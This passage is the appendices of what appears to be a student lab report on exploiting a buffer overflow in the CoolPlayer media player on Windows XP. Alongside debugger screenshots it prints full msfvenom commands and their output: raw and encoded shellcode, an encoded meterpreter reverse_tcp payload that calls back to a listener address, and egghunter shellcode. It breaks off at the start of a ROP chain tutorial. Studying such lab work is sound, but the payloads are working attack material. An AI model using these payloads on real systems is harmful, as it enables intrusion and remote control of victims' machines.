
55274-640-7712297-23104

Computer:
Intel(R) Core(TM) i9-10900K
CPU @ 3.70GHz
3.70 GHz, 3.00 GB of RAM
Physical Address Extension

4.3 APPENDIX C

Vulnerable Media Player (CoolPlayer) tested against the buffer overflow vulnerability. To run the program, two files were provided:

- 1705032.exe
- MSVCRTD.DLL



C:\Documents and Settings\Administrator\Desktop\New Folder

1705032.exe


default.m3u

coolplayer.ini
Configuration Settings
2 KB

MSVCRTD.DLL
6.0.8168.0
Microsoft (R) C Runtime Library

4.4 Appendix D

Debugging utility tools: Immunity Debugger (on the right) & OllyDbg (on the left)



OllyDbg - 1705032.exe - [CPU - thread 00000898, module ntdll]

```
7C90120F   C3                 RETN
7C901210   8BFF               MOV EDI,EDI
7C901212   CC                 INT3
7C901213   C3                 RETN
7C901214   8BFF               MOV EDI,EDI
7C901216   8B4424 04          MOV EAX,DWORD
7C90121A   CC                 INT3
7C90121B   C2 0400            RETN 4
7C90121E   64:A1 18000000     MOV EAX,DWORD
7C901224   C3                 RETN
7C901225   57                 PUSH EDI
7C901226   8B7C24 0C          MOV EDI,DWORD
7C90122A   8B5424 08          MOV EDX,DWORD
7C90122E   C702 00000000      MOV DWORD PTR
7C901234   897A 04            MOV DWORD PTR
7C901237   0BFF               OR EDI,EDI
7C901239  ˅74 1E              JE SHORT ntdll
7C90123B   83C9 FF            OR ECX,FFFFFFF
7C90123E   33C0               XOR EAX,EAX
7C901240   F2:AE              REPNE SCAS BYT
7C901242   F7D1               NOT ECX
7C901244   81F9 FFFF0000      CMP ECX,0FFFF
7C90124A  ˅76 05              JBE SHORT ntdl
Return to 7C950010 (ntdll.7C950010)

Registers (FPU)
EAX 7FFD7000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0115FFCC
EBP 0115FFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty +UNORM 2F49 7C832F41 0012D868
ST1 empty 0.1877688236582505540e-4933
ST2 empty -UNORM 99B3 0012D838 00000000
ST3 empty +UNORM 5188 0056518C 76399B35
ST4 empty +UNORM 0178 00565188 76399F76
ST5 empty +UNORM 03E8 043400D9 755C7184

Address   Hex dump                 ASCII
0046A060  65 72 5F 4C 69 73 74 56  er_ListV
0046A068  69 65 77 00 58 79 00 00  iew.Xy..
0046A070  31 2E 32 2E 33 00 00 00  1.2.3...
0046A078  CC A2 46 00 D4 A2 46 00  ╠óF.ÈóF.
0046A080  E4 A2 46 00 EC A2 46 00  õóF.ýóF.
0046A088  F4 A2 46 00 FC A2 46 00  ¶óF.³óF.
0046A090  04 A3 46 00 0C A3 46 00  ♦úF..úF.
0046A098  14 A3 46 00 1C A3 46 00  ¶úF.∟úF.
0046A0A0  24 A3 46 00 2C A3 46 00  $úF.,úF.
0046A0A8  34 A3 46 00 3C A3 46 00  4úF.<úF.
0046A0B0  40 A3 46 00 44 A3 46 00  @úF.DúF.
0046A0B8  48 A3 46 00 50 A3 46 00  HúF.PúF.
0046A0C0  58 A3 46 00 60 A3 46 00  XúF.`úF.

0115FFCC   7C950010  RETURN to ntdll.7C950010 f
0115FFD0   00000005
0115FFD4   00000004
0115FFD8   00000001
0115FFDC   0115FFD0
0115FFE0   00000000
0115FFE4   FFFFFFFF  End of SEH chain
0115FFE8   7C90E900  SE handler
0115FFEC   7C950030  ntdll.7C950030
0115FFF0   00000000
0115FFF4   00000000
0115FFF8   00000000
0115FFFC   00000000
```

Attached process paused at ntdll.DbgBreakPoint | Paused


Immunity Debugger - 1705032.exe - [CPU - thread 00000D7C, module ntdll]

```
7C90120F  C3
7C901210  8BFF
7C901212  CC
7C901213  C3
7C901214  8BFF
7C901216  8B4424
7C90121A  CC
7C90121B  C2 040
7C90121E  64:A1
7C901224  C3
7C901225  57

Registers (FPU)
EAX 7FFD6000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0115FFCC
EBP 0115FFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)

Address   Hex dur
0046A000  00 00
0046A008  00 00
0046A010  52 41
0046A018  74 20
0046A020  65 64
0046A028  79 65
0046A030  68 74
0046A038  32 37
0046A040  00 00
0046A048  50 6C
0046A050  69 73
0046A058  43 6F
0046A060  65 72
0046A068  69 65
0046A070  31 2E
0046A078  CC A2
0046A080  E4 A2
0046A088  F4 A2
0046A090  04 A3
0046A098  14 A3
0046A0A0  24 A3
0046A0A8  34 A3
0046A0B0  40 A3
0046A0B8  48 A3
0046A0C0  58 A3
0046A0C8  6C A3
0046A0D0  7C A3
0046A0D8  90 A3

0115FFCC  7C950010 ▶.ò¦ RETURN to ntdll.7C950010 from ntdll.DbgBreakPoint
0115FFD0  00000005 ♣...
0115FFD4  00000004 ♦...
0115FFD8  00000001 ☺...
0115FFDC  0115FFD0 ╨ ☺
0115FFE0  B11B4D88 êM←▒
0115FFE4  FFFFFFFF      End of SEH chain
0115FFE8  7C90E900 .Ú毛 SE handler
0115FFEC  7C950030 0.ò¦ ntdll.7C950030
0115FFF0  00000000 ....
0115FFF4  00000000 ....
0115FFF8  00000000 ....
0115FFFC  00000000 ....
```

Execute till return (Ctrl+F9) | Paused


4.5 Appendix E

Scripts provided with the Windows XP virtual machine, that were used during the procedure. Those can be found in C:\cmd folder.



4.6 Appendix F


Raw payload generated using msfvenom used to run calc.exe



```
┌──(root💀kali)-[~/Desktop]
└─# msfvenom -p windows/exec CMD=calc.exe -a x86 --platform windows  -f perl
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of perl file: 852 bytes
my $buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" .
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" .
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" .
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" .
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" .
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" .
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" .
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d" .
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb" .
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c" .
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53" .
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

4.7 APPENDIX G


Payload generated using msfvenom used to run calc.exe encoded with skihata_ga_nai



```
┌──(root💀kali)-[~/Desktop]
└─# msfvenom -p windows/exec CMD=notepad.exe -a x86 --platform windows -e x86/shikata_ga_nai -b
 "\x00\x0a\x0d\x2c\x3d"  -f perl
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 223 (iteration=0)
x86/shikata_ga_nai chosen with final size 223
Payload size: 223 bytes
Final size of perl file: 982 bytes
my $buf =
"\xbe\xf6\xf4\xbc\x21\xd9\xc1\xd9\x74\x24\xf4\x5b\x31\xc9" .
"\xb1\x32\x31\x73\x12\x83\xeb\xfc\x03\x85\xfa\x5e\xd4\x95" .
"\xeb\x1d\x17\x65\xec\x41\x91\x80\xdd\x41\xc5\xc1\x4e\x72" .
"\x8d\x87\x62\xf9\xc3\x33\xf0\x8f\xcb\x34\xb1\x3a\x2a\x7b" .
"\x42\x16\x0e\x1a\xc0\x65\x43\xfc\xf9\xa5\x96\xfd\x3e\xdb" .
"\x5b\xaf\x97\x97\xce\x5f\x93\xe2\xd2\xd4\xef\xe3\x52\x09" .
"\xa7\x02\x72\x9c\xb3\x5c\x54\x1f\x17\xd5\xdd\x07\x74\xd0" .
"\x94\xbc\x4e\xae\x26\x14\x9f\x4f\x84\x59\x2f\xa2\xd4\x9e" .
"\x88\x5d\xa3\xd6\xea\xe0\xb4\x2d\x90\x3e\x30\xb5\x32\xb4" .
"\xe2\x11\xc2\x19\x74\xd2\xc8\xd6\xf2\xbc\xcc\xe9\xd7\xb7" .
"\xe9\x62\xd6\x17\x78\x30\xfd\xb3\x20\xe2\x9c\xe2\x8c\x45" .
"\xa0\xf4\x6e\x39\x04\x7f\x82\x2e\x35\x22\xc9\xb1\xcb\x59" .
"\xbf\xb2\xd3\x61\x90\xda\xe2\xea\x7f\x9c\xfa\x39\xc4\x52" .
"\xb1\x63\x6d\xfb\x1c\xf6\x2f\x66\x9f\x2d\x73\x9f\x1c\xc7" .
"\x0c\x64\x3c\xa2\x09\x20\xfa\x5f\x60\x39\x6f\x5f\xd7\x3a" .
"\xba\x31\xb8\xb0\x20\xbd\x27\x5d\x85\x58\xd0\xf8\xd9";
```

4.8 APPENDIX H


Payload generated using msfvenom used to execute reverse_tcp encoded with skihata_ga_nai



```
┌──(root💀kali)-[~/Desktop]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.131 LPORT=4444 -a x86 --platf
orm windows -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x2c\x3d" -f perl
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of perl file: 1674 bytes
my $buf =
"\xda\xd7\xd9\x74\x24\xf4\xba\xe4\x39\xef\xba\x5b\x29\xc9" .
"\xb1\x59\x31\x53\x19\x83\xeb\xfc\x03\x53\x15\x06\xcc\x13" .
"\x52\x49\x2f\xec\xa3\x35\xb9\x09\x92\x67\xdd\x5a\x87\xb7" .
"\x95\x0f\x24\x3c\xfb\xbb\x3b\xf5\xb6\xe5\xc8\x8b\x6e\xdb" .
"\x31\x5a\xaf\xb7\xf2\xfd\x53\xca\x26\xdd\x6a\x05\x3b\x1c" .
"\xaa\xd3\x31\xf1\x66\x6f\xeb\x1d\xd0\xe4\x4e\x21\xdf\x2a" .
"\xc5\x19\xa7\x4f\x1a\xed\x1b\x51\x4b\x86\xec\x49\x3b\x13" .
"\xb4\x49\xba\xf0\xc0\x43\xc8\xca\xfb\xac\x78\xb9\xc8\xd9" .
"\x7a\x6b\x01\x1e\xbd\x5c\x6f\x32\x3f\xa5\x48\xaa\x35\xdd" .
"\xaa\x57\x4e\x26\xd0\x83\xdb\xb8\x72\x47\x7b\x1c\x82\x84" .
"\x1a\xd7\x88\x61\x68\xbf\x8c\x74\xbd\xb4\xa9\xfd\x40\x1a" .
"\x38\x45\x67\xbe\x60\x1d\x06\xe7\xcc\xf0\x37\xf7\xa9\xad" .
"\x9d\x7c\x5b\xbb\xa2\x7d\xa3\xc4\xfe\xe9\x6f\x09\x01\xe9" .
"\xe7\x1a\x72\xdb\xa8\xb0\x1c\x57\x20\x1f\xda\xee\x26\xa0" .
"\x34\x48\x26\x5e\xb5\xa8\x6e\xa5\xe1\xf8\x18\x0c\x8a\x93" .
"\xd8\xb1\x5f\x09\xd3\x25\xa0\x65\x1d\x36\x48\x77\xe2\x28" .
"\xd5\xfe\x04\x1a\xb5\x50\x99\xdb\x65\x10\x49\xb4\x6f\x9f" .
"\xb6\xa4\x8f\x4a\xdf\x4f\x60\x22\xb7\xe7\x19\x6f\x43\x99" .
"\xe6\xba\x29\x99\x6d\x4e\xcd\x54\x86\x3b\xdd\x81\xf1\xc3" .
"\x1d\x52\x94\xc3\x77\x56\x3e\x94\xef\x54\x67\xd2\xaf\xa7" .
"\x42\x61\xb7\x58\x13\x53\xc3\x6f\x81\xdb\xbb\x8f\x45\xdb" .
"\x3b\xc6\x0f\xdb\x53\xbe\x6b\x88\x46\xc1\xa1\xbd\xda\x54" .
"\x4a\x97\x8f\xff\x22\x15\xe9\xc8\xec\xe6\xdc\x4a\xea\x18" .
"\xa2\x64\x53\x70\x5c\x35\x63\x80\x36\xb5\x33\xe8\xcd\x9a" .
"\xbc\xd8\x2e\x31\x95\x70\xa4\xd4\x57\xe1\xb9\xfc\x36\xbf" .
"\xba\xf3\xe2\x30\xc0\x7c\x14\xb1\x35\x95\x71\xb2\x35\x99" .
"\x87\x8f\xe3\xa0\xfd\xce\x37\x97\x0e\x65\x15\xbe\x84\x85" .
"\x09\xc0\x8c";
```

4.9 APPENDIX I

Shellcode generated using msf-egghunter




```
└─# msf-egghunter -p windows -a x86 -f perl -e w00t -b "\x00\x0a\x0d\x2c\x3d"
my $buf =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7";
```

4.10 APPENDIX J


This short tutorial shows how to convert python code to Perl using search replace option in notepad++

This is the ROP chain code written in Python that will be converted to Perl.



```
*** [ Python ] ***

  def create_rop_chain():

